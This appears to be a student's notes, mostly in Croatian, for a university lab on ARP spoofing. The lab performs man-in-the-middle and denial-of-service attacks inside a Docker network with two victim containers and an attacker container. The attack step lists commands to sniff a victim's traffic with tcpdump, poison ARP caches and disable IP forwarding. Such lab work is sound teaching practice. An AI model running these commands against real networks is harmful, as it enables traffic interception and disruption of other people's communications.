





Lab 1: Man-in-the-middle attack (ARP spoofing)

ARP spoofing


form of spoofing attack that hackers use to intercept data



ARP request



ARP reply



ARP spoofing

tekst zadatka

Realizirati **man in the middle (MitM)** i **denial of service (DoS)**

napade iskorištavanjem ranjivosti ARP(Address Resolution Protocol) protokola.

Student će testirati napad u virtualiziranoj Docker mreži (Docker container networking)

koju čine 3 virtualizirana Docker računala (eng. *container*): dvije žrtve **station-1**

i **station-2** te napadač **evil-station**

koraci izvođenja zadatka

- kloniramo repozitorij

```
git clone https://github.com/mcagalj/SRP-2022-23
```

- mijenjamo trenutni radni direktorij

```
cd SRP-2022-23/arp-spoofing/
```

- u mapi arp-spoofing se nalaze

```
./start.sh
```

//pokretanje virtualiziranog mrežnog scenarija

```
./stop.sh
```

//zaustavljanje virtualiziranog mrežnog scenarija

- pokrenemo interaktivni shell (`bash`) u containeru `station-1`

```
docker exec -it station-1 bash
```

- provjerimo nalazi li se `station-2` na istoj mreži

```
ping station-2
```

- otvorimo novi prozor ili splitamo terminal (shift+alt) te u novom prozoru pokrenemo

```
bash U station-2
```

```
docker exec -it station-2 bash
```

- kako bi povezali `station-1` i `station-2` (omogućili komunikaciju) u `station-2` terminal unesemo komandu

```
netcat -l 8080
```

a u `station-1` terminal unesemo

```
netcat station-2 8080
```

- ponovno otvorimo novi prozor ili splitamo terminal, te nakon što pokrenemo `evil-station` (koristimo `docker exec -it evil-station bash`), krećemo s napadom

```
tcpdump -qX host station-1 and not arp and not icmp  
arp spoof -i eth0 -t station-1 station-2  
evilstation echo 0 > /proc/sys/net/ipv4/ip_forward
```

link na upute za vježbu:

<https://github.com/mcagalj/SRP-2022-23/blob/main/instructions/lab-1.md>

komande:

wsl: windows subsystem for linux

pwd: file path trenutnog foldera